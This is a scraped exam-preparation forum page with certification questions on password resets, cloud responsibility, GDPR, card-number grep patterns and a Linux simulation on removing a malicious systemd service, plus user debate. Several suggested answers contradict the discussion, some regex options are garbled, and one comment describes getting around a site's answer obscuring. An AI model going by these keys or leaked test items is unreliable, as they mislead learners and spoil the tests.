I understand the reasoning behind choosing B - UEBA but is clicking a link an activity that "deviates from a normal baseline" but the WAF could interrupt the problem before it starts - A.

upvoted 1 times

[Removed] 2 years, 12 months ago

Selected Answer: B

UEBA will work better because it's doing behavior analytics on the admins unlike a WAF that protects only web traffic in this case

upvoted 3 times

AnnoyingIAGuy 2 years, 9 months ago

I like this explanation. I would also go with B

upvoted 2 times

tefyayaydu Most Recent 1 year, 11 months ago

This explanation also points out that the question is stating it wants 'these specific users' to have extra protection, not everyone else.

upvoted 1 times

klosinskil 3 years ago

Selected Answer: B

"UEBA is a type of cybersecurity solution or feature that discovers threats by identifying activity that deviates from a normal baseline"

upvoted 3 times

Question #144 *Topic 1*

An analyst is evaluating the security of a web application that does not hold sensitive or financial data. The application requires users to have a minimum password length of 12 characters. One of the characters must be capitalized, and one must be a number. To reset the password, the user is asked to provide the birthplace, birthdate, and mother's maiden name. When all of these are entered correctly, a new password is emailed to the user. Which of the following should concern the analyst the MOST?

A. The security answers may be determined via online reconnaissance.

B. The password is too long, which may encourage users to write the password down.

C. The password should include a special character.

D. The minimum password length is too short.

Suggested Answer: *C*

david124 Highly Voted 4 years ago

Selected Answer: A

these information can all get from online recon, so i'm sure 100% its A

upvoted 8 times

angryelvis Highly Voted 3 years, 10 months ago

Selected Answer: C

I agree that the info required to reset the password is easily available and a problem but that still requires the bad actor to intercept the email in order to reset the password. As it stands, the questions doesn't say anything about the account locking out. If that was available I would choose that. Since it isn't, I'll take the next problem - C, the password isn't complex enough.

upvoted 5 times

Trap_D0_r 2 years, 9 months ago

Gotta say C here--as many have pointed out, even if someone can reset the password it'll just go to email. And to everyone saying "Well what if their email is compromised?!" it's a non-sensitive application with no financial data and the security team doesn't have control over your personal email address.

a 12 char password with 1 number and 1 cap would take almost no time to brute force. Requiring a special character makes the password exponentially (approximately x^10) more difficult to brute force.

upvoted 2 times

armid Most Recent 2 years, 3 months ago

question did not say what email, could be corporate, could be personal. The analyst would know nothing about how the personal email is secured. Heck the person might even use the same security questions for password resets of his perosnal email. Answer A just feels much better

upvoted 1 times

bobsmith69 3 years ago

Selected Answer: A

Clearly A

upvoted 2 times

ThatGuyOverThere 3 years ago

Selected Answer: C

Initially I was thinking A but multiple people here pointed out the new password goes to the user's email address and doesn't just let them choose a new password. In light of that, I'm going with C.

upvoted 2 times

tefyayaydu 2 years, 11 months ago

The reasoning is if the type of information is easily retrievable from online recon then it isn't too far-fetch to think that the user's email is already compromised and any amount of password complexity will not help here.

There is an earlier question that deals with password complexity and does not contain a special character as well. As the description for the answer stated the special character is not needed, so if we're referring to other questions then that helps vet answer 'A'.

upvoted 1 times

Ariel235788 3 years ago

Selected Answer: B

I agree, you can get all this info online but whats the point unless you've already compromised the user email account? Also, I agree that a special character SHOULD be used, however I believe that anything 12 character+, you're running the risk of users writing down passwords (you should ALWAYS have this risk btw. Not all users care to memorize 8 char passwords). Since that's the most inherent risk, I'm choosing B

upvoted 1 times

Meep123 3 years, 1 month ago

A: I don't believe the complexity of the password would matter if it can be reset more easily than trying to crack it.

upvoted 2 times

Ariel235788 3 years ago

yeah it can be reset, but "When all of these are entered correctly, a new password is emailed to the user." the attacker is not the user.

upvoted 2 times

tefyayaydu 2 years, 11 months ago

Wouldn't matter if the attacker already has access to the user's email. Encountered this before in the real world with users, the password complexity is moot.

upvoted 1 times

ThatGuyOverThere 3 years ago

That's a good point.

upvoted 1 times

Geofab 3 years, 7 months ago

Selected Answer: A

agree with A

upvoted 3 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: A

An attacker can potentially find the answers to the questions via online reconnaissance. No password policy can prevent that.

upvoted 5 times

ripper69 3 years, 7 months ago

Yes, and the attacker would need to intercept the e-mail for that, I'd say its C

upvoted 2 times

FoxTrotDG 3 years, 7 months ago

Wrong. Online reconnaissance refers to using online resources to gather details about a person (birthplace, birthdate, mother's maiden name). Examples include, social media platforms, public records, people search engines, data breaches, etc. Intercepting an e-mail is not required for that.

upvoted 1 times

Serliop378 3 years, 8 months ago

Selected Answer: C

Not A since, even if the attacker perform some social engineering or OSINT to reset the password, he will have to also compromise the mail account !

upvoted 4 times

OneSaint 3 years, 8 months ago

Selected Answer: C

Analyst is evaluating the security of a web application, seems like Alphanumeric is what they are looking for.

upvoted 2 times

AnnoyingIAGuy 3 years, 9 months ago

A. This happened to the Alaskan Sen. Sarah Palin

upvoted 3 times

chil7chil7 3 years, 11 months ago

Selected Answer: A

"A" can be found in FB

upvoted 3 times

[Removed] 3 years, 12 months ago

Selected Answer: A

this is well known information that anybody can find online

upvoted 4 times

Question #145 *Topic 1*

In a cloud environment, the provider offers relief to an organization's teams by sharing in many of the operational duties. In a shared responsibility model, which of the following responsibilities belongs to the provider in a PaaS implementation?

A. Application-specific data assets

B. Application user access management

C. Application-specific logic and code

D. Application/platform software

Suggested Answer: *C*

david124 Highly Voted 2 years, 6 months ago

Selected Answer: D

going with D, review the website below https://aws.amazon.com/compliance/shared-responsibility-model/

upvoted 5 times

FOURDUE Most Recent 2 years, 2 months ago

Selected Answer: D

Platform as a Service (PaaS) As distinct from SaaS though, this platform would not be configured to actually do anything. Your own developers would have to create the software (the CRM or e-commerce application) that runs using the platform. The service provider would be responsible for the integrity and availability of the platform components, but you would be responsible for the security of the application you created on the platform.

upvoted 4 times

atebyasandwich 2 years, 3 months ago

Selected Answer: D

It's the purpose of the platform

upvoted 4 times

ryanzou 2 years, 5 months ago

Selected Answer: D

Definitely is D

upvoted 4 times


SIMULATION -
You are about to enter the virtual environment.
Once you have completed the item in the virtual environment, you will NOT be allowed to return to this item.
Click Next to continue.

Question and Instructions -
DO NOT perform the following actions within the virtual environment. Making any of these changes will cause the virtual environment to fail and prevent proper scoring.
1. Disabling ssh
2. Disabling systemd
3. Altering the network adapter 172.162.0.0
4. Changing the password in the lab admin account
Once you have completed the item in the virtual environment. you will NOT be allowed to return to this item.

TEST QUESTION -
This system was recently patched following the exploitation of a vulnerability by an attacker to enable data exfiltration.
Despite the vulnerability being patched, it is likely that a malicious TCP service is still running and the adversary has achieved persistence by creating a systemd service.
Examples of commands to use:
kill, killall
lsof
man, --help (use for assistance)
netstat (useful flags: a, n, g, u)
ps (useful flag: a)
systemctl (to control systemd)
Please note: the list of commands shown above is not exhaustive. All native commands are available.

INSTRUSTIONS -
Using the following credentials:

Username: labXXXadmin -
Password: XXXyyYzz!
Investigate to identify indicators of compromise and then remediate them. You will need to make at least two changes:
1. End the compromised process that is using a malicious TCP service.
2. Remove the malicious persistence agent by disabling the service's ability to start on boot.



Suggested Answer:
Find the malicious service and use ɔ€Killallɔ€ switch command to end the process.

dangerelchulo Highly Voted 4 years, 1 month ago
Passed the TEST. Use sudo before any command the password is the same password provided, everything in <> is not part of the command is variable. Sudo will show you every detail you need. First command $sudo netstat -nltp, this will show you ip, port, pid, name of task. For added value you can also run $sudo lsof -i : . Now you need to find the service so you use $sudo systemctl --type=service | grep , this will give you .service my was -resolve.service forgot the full name. Suggest you do a $sudo systemctl status to compare. After all that lets kill it all, First kill the pid $sudo kill -9 . Then lets complete the second part $sudo systemctl stop , follow by $sudo systemctl disable . Now for the cream on the top you verify that is gone $sudo netstat -nltp and $sudo systemctl status . That is it good luck everyone.
upvoted 35 times

23169fd 2 years, 3 months ago
$sudo netstat -nltp $sudo lsof -i : $sudo kill $sudo systemctl list-units --type=service $sudo systemctl disable malicious_service $sudo systemctl stop malicious_service $sudo rm /etc/systemd/system/malicious_service.service
upvoted 7 times

youngprinceton 4 years, 1 month ago
did you pass with the answers from here?
upvoted 3 times

dangerelchulo 4 years ago
the question and answers are correct, the choices are not. I had to build my own dataset with correct answers. I paid for the comptia package so I just checked some of the questions against their own book and the answer was obvious
upvoted 12 times

youngprinceton 4 years ago
also when you are saying name of task what will the name of task be
upvoted 3 times

youngprinceton 4 years ago
how can i reach out to you and can you please be better detailed in the commands needed for the sim? I was honestly confused a bit by what you wrote cause i need to know exactly whats needed
upvoted 1 times

Broesweelies Highly Voted 3 years, 7 months ago

1)Use the sudo netstat -nltp command to list all listening TCP and UDP ports, along with their associated process IDs and names. 2)Use the sudo lsof -i : command to get more information about the process running on a specific port. 3)Use the sudo systemctl --type=service | grep command to find the name of the service associated with the compromised process. 4)Use the sudo systemctl status command to verify the status of the service and confirm that it is the correct one. 5) Use the sudo kill -9 command to kill the compromised process identified earlier. 6) Use the sudo systemctl stop command to stop the service. 7) Use the sudo systemctl disable command to prevent the service from starting automatically on boot. 8) Use the sudo netstat -nltp command and sudo systemctl status command to confirm that the compromised process and service are no longer running.

upvoted 19 times

IT_Master_Tech 2 years, 6 months ago

Where is the answer?

upvoted 1 times

e4af987 2 years, 6 months ago

I just took the test. Waiting for results but this simulation screwed me up. I probably should have spent more time on this question. When I practiced this on my own laptop it wasn't an issue - when it came to the simulation I totally forgot everything and had to pass up this simulation. If you hit the Next button - you wont get another chance to do this simulation so you BETTER practice and remember this one!

upvoted 3 times

SirL 2 years, 5 months ago

hi, was it malicous.service

upvoted 1 times

Waltsthe 2 years, 7 months ago

Which OS should I be practicing this on? I don't recognize the Linux version.

upvoted 1 times

D1960 2 years, 8 months ago

Why use netstat? Why not just find the service name that does not look right. Reading these replies it seems the service name may be: - service - malicous.service - service.service - servicename So just use: $ sudo systemctl list-unit-files | grep -i service then $ sudo systemctl stop $ sudo systemctl disable

upvoted 6 times

IT_Master_Tech Most Recent 1 year, 10 months ago

Make sense to me. I will take the exam tomorrow and will go with that if I get the sim.

upvoted 1 times

Delab202 2 years, 9 months ago

Don't waste your time on long and unneeded commands. Step 1-Sign in using the username and password Step 2- click on terminal icon Step 3- Type this command sudo systemctl status malicious.service The system will show you a bunch of info the key one that you are looking for is the enabled status. close the terminal app. Step 4- Click on terminal again and type sudo systemctl disable malicious.service Step 5- type sudo systemctl status malicious.service The system will show you a bunch of info the key one that you are looking for is the disable status. close the terminal app.

You are done. Don't memorize unnecessary commands.

upvoted 3 times

Trap_D0_r 2 years, 9 months ago

it's not enough to simply disable the service, you also need to stop it currently running. You may want to throw a as step 4.5.

upvoted 2 times

D1960 2 years, 8 months ago

How do you know what the "malicious.service" is to begin with?

upvoted 2 times

Anarckii 2 years, 9 months ago

Sudo netstat -tulpn Sudo lsof -i: Sudo systemctl list-unit-files –type=service Sudo kill -9 service.service Sudo systemctl stop service.service Sudo systemctl disable service.service Sudo netstat -tulpn Sudo systemctl status service.service

upvoted 1 times

joinedatthehop 2 years, 11 months ago

I passed the exam. On this question I kept it simple by using the following 4 commands. I tested these commands on my home lab prior to taking the test:

1) sudo systemctl list-unit-files | grep -i service 2) sudo systemctl status malicious.service 3) sudo kill -9 4) sudo systemctl disable malicious.service

1) sudo systemctl list-unit-files | grep -i service (this command displays the services. malicious.service is the service you will be working with) 2) sudo systemctl status malicious.service (this command provides the PID for the process you need to terminate on the next step) 3) sudo kill -9 (Once you have the PID of the process you want to terminate, you can use the kill command to signal the process.) 4) sudo systemctl disable malicious.service (this command will disable the service)

upvoted 8 times

PluDou_111 2 years, 2 months ago

This works and easy to remember

upvoted 1 times

D1960 2 years, 8 months ago

prossible problem with "sudo systemctl list-unit-files | grep -i service" is: you may get an awful lot of services listed, and the service name may not be malicious.service. From what I have been reading here the service name maybe: servicename, sevice.service, or malicious.service; or - who knows? - it may be something else. It may be the test uses a lot of different names.

upvoted 1 times

Uncle_Lucifer 3 years, 1 month ago

Here is the real deal after taking the exam. Don't waste your time with the "sudo kill -9 ". You will kill the process, but the systemd exploit will create another spun with a different PID. If you think I am lying after the kill command, type "sudo netstat -nltp" and enter, you will see the respawned system process with new PID. Pretty much all you need to kill the process is "sudo systemctl stop " To disable and remove the exploit, just used the disable command: "sudo systemctl disable ". This will disable and auto delete/remove the folders. You don't have to manually delete the folders as specified by others here using rm command. It is done automatically and you will see the rm auto generated command in the window after disable command.

upvoted 6 times

Uncle_Lucifer 3 years, 1 month ago

To verify the removal simply reboot with "sudo reboot -n". Login again and : use "sudo netstat -nltp" to verify process didn't spun use "sudo systemctl --type=service --state=active" to verify service is disabled. You want to verify exploit exist in both process and services.

If you wan to know what the exploit is, use "sudo netstat -nltp | grep systemd". Whatever process name you see there, map it to the closest name in the service. the service name is processname + more characters. Don't forget sudo for all commands. Don't forget to reference service names with "*.service", where * is the service name

upvoted 3 times

Uncle_Lucifer 3 years, 1 month ago

servicename - is the name of the exploit service name

upvoted 1 times

pawnpusher 3 years, 1 month ago

Took test today, Some of the info in the provided answers to this Q are wrong.

1) sudo netstat -nltp 2) sudo lsof +M (You will see the service here its pretty obvious) 3) sudo systemctl status Get the PID here 4) sudo kill -9 5) sudo systemctl stop 6) sudo systemctl disable 7) Run nmap for the hell of it to see if malicious service is still listening or do this at begining. sudo nmap -T Aggressive -A -v 127.0.0.1 -p 1-65000

upvoted 4 times

Uncle_Lucifer 3 years, 1 month ago

Just as you called the wrong steps in others i will call yours out as well: #4 kill command will not be sufficient to kill the process, the exploit till respun with different PID. You are lucky that #5 solved the task to kill the process. Yes stop command is what killed the process. I verified it today.

upvoted 3 times

[Removed] 3 years, 4 months ago

look for "malicious.service"

upvoted 6 times

BLADESWIFTKNIFE 3 years, 7 months ago

Instead of giving everyone headches by writing a huge parapgraph. Can someone just give us straight up commands. Enough flooding this page and go like this example:

1. sudo netstat -ntlp 2. sudo lsof -i 3. ETC ETC

upvoted 6 times

MikeyMaster 3 years, 6 months ago

$sudo netstat -nltp $sudo lsof -i : $sudo systemctl --type=service | grep systemd-resolve.service $sudo status systemd-resolve.service $sudo kill -9 $sudo systemctl disable systemd-resolve.service $sudo systemctl stop systemd-resolve.service $sudo netstat -nltp let me know if this is good.

upvoted 14 times

MostofMichelle 3 years, 1 month ago

You rock Mikey!

upvoted 1 times

bobby44 3 years, 7 months ago

Every time I try the command $sudo systemctl stop after kill-9 it says the service isn't loaded. This is in my home lab. What's going on here?

upvoted 1 times

bobby44 3 years, 7 months ago

netstat -ntlp or even sudo netstat -ntlp doesn't seem to show me any PID...will Ubuntu show that or does it have to be some other flavor of Linux...new to Linux...thanks

upvoted 1 times

ToneBar 3 years, 8 months ago

Just passed this exam. Had this question, take your time and follow the examples on these posts. I used @dagerelchulo notes to help me out. Also, I used pass for sure prior to this and I bombed the test. Used this website, spot on.

upvoted 7 times

jekster 3 years, 8 months ago

Passed it on the first try. Follow dangerelchulo's instructions for this. Just memorize them and then dump them onto the whiteboard they give you. The new questions that they added from page 40 and on were on my test. Almost all of them. There were eightish questions I've never seen anywhere

upvoted 6 times

FOURDUE 3 years, 8 months ago

thank you, jekster.. i test tomorrow and have been practicing like hell to get these commands down.

upvoted 4 times

Question #147 *Topic 1*

An analyst received a list of IOCs from a government agency. The attack has the following characteristics:
1. The attack starts with bulk phishing.
2. If a user clicks on the link, a dropper is downloaded to the computer.
3. Each of the malware samples has unique hashes tied to the user.
The analyst needs to identify whether existing endpoint controls are effective. Which of the following risk mitigation techniques should the analyst use?

A. Update the incident response plan.

B. Blocklist the executable.

C. Deploy a honeypot onto the laptops.

D. Detonate in a sandbox.

Suggested Answer: *D*

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

Detonating the malware in a sandbox environment allows the analyst to:

Observe Behavior: Understand how the malware operates and what it tries to do once executed. Test Controls: Assess whether existing endpoint security controls (such as antivirus, EDR, and other defenses) can detect and mitigate the malware during its execution. Gather Intelligence: Collect information on how the malware behaves, which can be used to enhance detection and response strategies.

upvoted 2 times

Anarckii 2 years, 10 months ago

Selected Answer: D

The analyst needs to identify whether existing endpoint controls are EFFECTIVE

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: D

Detonate in sandbox is the best answer. Many email protection solutions provide sandbox detonation as an automated process, the one I manage included. You cannot block the exe based on filename because that's too easy change, and it's already been demonstrated that the hash changes every time.

upvoted 4 times

Ariel235788 3 years ago

Selected Answer: B

the question specifically asks: "ch of the following risk mitigation techniques should the analyst use?" First you want to isolate, by blocking the EXE via EDR tools. THEN you want to analyze. If you analyze first, the program may continue to execute. At least with isolating and blocking first, you have the chance to prevent malware spread. Also, detonating in a sandbox is NOT a risk mitigation technique, its a response technique.

upvoted 1 times

Ariel235788 3 years ago

Ah with this part of the question "The analyst needs to identify whether existing endpoint controls are effective" then yes Sandbox. Apologies, I'll run with D actually.

upvoted 2 times

Nnatech 3 years, 1 month ago

Selected Answer: D

Detonating the malware samples in a sandboxed environment is a crucial step in analyzing their behavior and understanding their capabilities. Sandboxing involves executing the malicious files in an isolated environment where their actions can be observed without affecting the production systems. This helps the analyst determine how the malware behaves, what actions it takes, and what kind of impact it may have on the system.

upvoted 2 times

Alizadeh 3 years, 1 month ago

Selected Answer: D

The answer is D. Detonate in a sandbox.

upvoted 3 times

pawnpusher 3 years, 2 months ago

Selected Answer: B

Block the executable by the given IOC's, Just use the filename since hashes are unique.

upvoted 2 times

pawnpusher 3 years, 2 months ago

You dont have a payload to detonate?! You need a payload for that all you were given was a list of IOC's. Honeypot seems best.

upvoted 1 times

unBREAKable_Fs4 3 years, 7 months ago

D. Detonate in a sandbox

Sandbox Detonation is a preventative approach in which a security team intentionally sets of, or execution (that is detonated) the payload of a malicious file to determine what it will do and how to address it.

upvoted 3 times

Question #148 *Topic 1*

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. grep ɹ€"v '^4 [09"€ɹ] {12} (?:[9"€ɹ0]{3}) ?$' file

B. grep '^4 [09"€ɹ]{12}(?:[9"€ɹ0]{3})?$' file

C. grep '^6(?:011|5[09"€ɹ]{2}) [9"€ɹ0] {12} ?' file

D. grep ɹ€"v '^6(?:011|5[09"€ɹ]{2})[9"€ɹ0]{12}?' file

Suggested Answer: *B*

imather Highly Voted 3 years, 3 months ago

Selected Answer: B

Hard to tell with the characters, but ^4[0-9]{12}(?:[0-9]{3})?$ is regex to find visa cards, which aligns closely with B.

upvoted 9 times

b49eb27 Highly Voted 2 years, 6 months ago

I'll help out future peeps: A: grep -v '^4[0-9] {12}(?:[0-9]{3})?$' file B grep '^4[0-9]{12}(?:[0-9]{3})?$' file C grep '^6(?:011|5[0-9]{2})[0-9]{12}?'file D grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file

If you are wondering how i found this, I put the question into google and looked on chegg. They grey out the answer but the photo of the lines are there. Also, if you do an f12 in chegg you can sometimes find the greyed/obscured section and see what's there.

upvoted 7 times

IT_Master_Tech Most Recent 1 year, 10 months ago

ChatGPT states that could be B or C. Visa cards start with 4 and Discovery cards with 60 or 65.

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: B

After research, I am going to go with B because VISA is more common

upvoted 1 times

OdinAtlasSteel 2 years, 10 months ago

Selected Answer: B

After opening my wallet, pulling out my personal credit card, and noting that the card number starts with '4', I've decided to change my answer to B.

upvoted 2 times

SangSang 2 years, 4 months ago

same here lol

upvoted 1 times

Sam1289 3 years, 2 months ago

Selected Answer: B

chatgpt

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

The correct answer is C. The command grep '^6(?:011|5[09"€ 2}[ɹ }) [9 "€ɹ0] {12} ?' file is used to find credit card data in a file. This command searches for the pattern of credit card numbers that start with either 011 or 5 and are followed by either 0, 9, or 2. The pattern is then followed by any 12 digits

upvoted 6 times

jt2oux 3 years, 1 month ago

Interesting. You understand the command but come up short in understanding credit card numbering systems. Please tell me which major credit card vendor publishes account numbers starting with 011 or 5? Now look at answer B. Definately an expression representing a Credit card number but this one specifies "4" as the starting number. All VISA card numbers start with a 4.

upvoted 5 times

jt2oux 3 years, 1 month ago

upon review it Turns out I didn't completely understand the full expression of C. Lol. Answer still B of course

upvoted 2 times

OdinAtlasSteel 2 years, 11 months ago

Mastercard starts with 5. The answer is C.

upvoted 1 times

javier051977 3 years, 6 months ago

(^4[0-9]{12}(?:[0-9]{3})?$)|(^(?:5[1-5][0-9]{2}|222[1-9]|22[3-9][0-9]|2[3-6][0-9]{2}|27[01][0-9]|2720)[0-9]{12}$)|(3[47][0-9]{13})|(^3(?:0[0-5]|[68][0-9])[0-9]{11}$)|(^6(?:011|5[0-9]{2})[0-9]{12}$)|(^(?:2131|1800|35\d{3})\d{11}$)

upvoted 2 times

Question #149 *Topic 1*

An organization requires a contractual document that includes:

✑ An overview of what is covered

✑ Goals and objectives

✑ Performance metrics for each party

✑ A review of how the agreement is managed by all parties

Which of the following BEST describes this type of contractual document?

A. SLA

B. BAA

C. NDA

D. ISA

Suggested Answer: *A*

Ahegi Most Recent 2 years ago

Selected Answer: A

Service Level Agreement

upvoted 2 times

last_resort 2 years ago

Selected Answer: A

Service Level Agreement

upvoted 3 times

FOURDUE 2 years, 2 months ago

Selected Answer: A

to meet the performance metrics defined in a Service Level Agreement

upvoted 4 times

hidady 2 years, 4 months ago

A I agree with

upvoted 3 times

Question #150 *Topic 1*

A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

A. The principle of lawful, fair, and transparent processing

B. The right to be forgotten principle of personal data erasure requests

C. The non-repudiation and deniability principle

D. The principle of encryption, obfuscation, and data masking

Suggested Answer: *B*

[Removed] Highly Voted 2 years, 12 months ago

Selected Answer: A

The key word is processing. while answer B will make sense if the question talked about storing or dealing with Eu citizens but since we are talking about processing then I think It got to be A

upvoted 11 times

dangerelchulo Highly Voted 3 years, 1 month ago

Selected Answer: A

https://gdpr-info.eu/recitals/no-39/

upvoted 11 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

BiteSize 2 years, 3 months ago

Selected Answer: A

A. effects "processing" the least

upvoted 1 times

lifeblood12005 2 years, 3 months ago

Ref Q.7 on GDPR. The keyword in the question is “processing”

Excerpt from online site:

Lawfulness, Fairness and Transparency

According to the Information Commissioner's Office website, “Data must be processed lawfully, fairly and in a transparent manner.” The entire idea behind these principles is pretty straight forward. The intended use of data needs to be disclosed clearly and efficiently in a way that allows the data subject to understand exactly how their information is being collected and processed. This creates transparency in data sharing so that no one involved can be upset or unaware of how their data was processed.

The correct answer is: The principle of lawful, fair, and transparent processing

upvoted 1 times

lifeblood12005 2 years, 3 months ago

The residual risk is the amount of risk or danger associated with an action or event remaining after inherent risks have been reduced by risk controls (mitigation).

In this case the key word is LEVEL of risk, we are not looking for the response that was used.

The correct answer is: Residual

upvoted 1 times

AaronS1990 2 years, 4 months ago

I get the rationale here with A. But surely earasing people's data is a process to?

upvoted 1 times

REDBEARD42 2 years, 9 months ago

Selected Answer: A

Based on the "processing" aspect, not storage aspect of data and the below referenced web pages, the answer is A. This goes contrary to all other practice exams I've seen which choose B.

upvoted 3 times

dangerelchulo 3 years, 1 month ago

Key word processing of data, CompTIA at it again although B is not an incorrect answer for how to handle GDPR data sadly is not the correct answer https://gdpr-info.eu/recitals/no-39/

upvoted 4 times

Question #151 *Topic 1*

A security analyst is evaluating the security of an online customer banking system. The analyst has a 12-character password for the test account. At the login screen, the analyst is asked to enter the third, eighth, and eleventh characters of the password. Which of the following describes why this request is a security concern? (Choose two.)

A. The request is evidence that the password is more open to being captured via a keylogger.

B. The request proves that salt has not been added to the password hash, thus making it vulnerable to rainbow tables.

C. The request proves the password is encoded rather than encrypted and thus less secure as it can be easily reversed.

D. The request proves a potential attacker only needs to be able to guess or brute force three characters rather than 12 characters of the password.

E. The request proves the password is stored in a reversible format, making it readable by anyone at the bank who is given access.

F. The request proves the password must be in cleartext during transit, making it open to on-path attacks.

Suggested Answer: *D, E*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: DE

The request to enter specific characters of the password rather than the full password may be a security measure intended to make it more difficult for an attacker to gain access to the account by guessing the password. However, it also means that a potential attacker only needs to be able to guess or brute force three characters of the password rather than all 12 characters.

In addition, the fact that the system is able to retrieve specific characters of the password suggests that the password is stored in a reversible format, which means that it can be read by anyone who has access to it

upvoted 9 times

FoxTrotDG 3 years, 7 months ago

There's not enough information to prove the password is stored in a reversible format. The bank could be using a secure method to store and verify password characters without storing the password reversibly

upvoted 1 times

tefyayaydu 2 years, 11 months ago

This is not possible. If the password was not reversible, it would be impossible to prove that the characters entered are in their required positions. I think your line of thought is that the person was issued a password and the password somehow still resided in memory but this is not the case, even with the most trivial applications (would be voted worse design ever in history). More than likely the password went through the normal type of steps of being randomly generated and assigned. The data when entered by the user will be encrypted (via TLS) to the server. From there, multiple ways exist on authenticating the data but to do so it is undeniable that the password 'must' be reversible or it is impossible to know that the submitted info is valid and might as well have the application simulate rolling dice to determine if it passes.

upvoted 1 times

fac161f 1 year, 11 months ago

D to me is written wrong to be the correct answer. "The request proves a potential attacker only needs to be able to guess or brute force three characters rather than 12 characters of the password." If the login is requesting 3 characters and you are giving them 3 characters, that is 3 characters they would not have to brute force. They would have to brute force the remaining 9. Someone correct me if i am reading that answer wrong.

upvoted 1 times

fac161f Most Recent 1 year, 11 months ago

Yes, I was reading this all wrong.

upvoted 1 times

fac161f 1 year, 11 months ago

I definetly read that wrong, got it.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: DE

D. The request proves a potential attacker only needs to be able to guess or brute force three characters rather than 12 characters of the password.

Correct. By requesting only specific characters, an attacker would need to guess or brute force only a subset of the password (e.g., 3 out of 12 characters), significantly reducing the complexity and increasing the vulnerability. E. The request proves the password is stored in a reversible format, making it readable by anyone at the bank who is given access.

Correct. The fact that the system can request specific characters of the password implies that the password is stored in a reversible format (e.g., plain text or encrypted but reversible), which is a significant security concern. Secure systems typically store passwords in a hashed format that does not allow for easy extraction of individual characters.

upvoted 1 times

armid 2 years, 3 months ago

why not CE? I dont see how this method is easy to bruteforce, assuming every time you log in, you are asked for different character positions. OR is this suggesting that 3., 8. and 11. character is asked EVERY single time? That'd be dumb.

upvoted 1 times

ayeayeronpaul 2 years, 10 months ago

Selected Answer: DF

I agree with D like the majority of everyone here, but I'm surprised no one here has considered F.

In a secure system, passwords are typically hashed or encrypted on the client side (the device where the user is entering the password) before being transmitted to the server. However, when a system asks for specific characters of the password, it implies that the server needs to compare those characters directly with the stored password. This comparison cannot occur if the password is fully hashed or encrypted because the server wouldn't be able to retrieve the original password characters for the comparison. This leads me to believe that those specific characters are plaintext.

Going with DF here, unless someone has more insight.

upvoted 1 times

Anarckii 2 years, 10 months ago

Nothing in the question can provide proof of information regarding the encryption and hashing that is being used. Honestly, this question is one of those poorly worded and given scenario's from CompTIA. We are given the characteristics of the password and asked what concerns there are. Obviously, the password is more exposed to brute force because there are only three characters. Nothing really determines how this password is stored or the encryption that is being used, which makes it hard to go with E or D. A - Key logging could be an answer but an attacker can "always" keylog, so how is that relevant to the information that we are provided? Because we aren't given a hash or encryption, it really only seems that A and D are the correct answers...

upvoted 1 times

saucehozz 2 years, 11 months ago

Selected Answer: AD

AD. peeps

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: DE

I got the wrong at first but D and E seem correct.

upvoted 2 times

AaronS1990 3 years, 4 months ago

but if you have to enter 3 characters and the password is 12 digits then there are still 9 characters unaccounted for. How would that make it D?

upvoted 1 times

AaronS1990 3 years, 4 months ago

ignore me, i misread and am talking complete crap. Definitely D and... something else

upvoted 1 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: AD

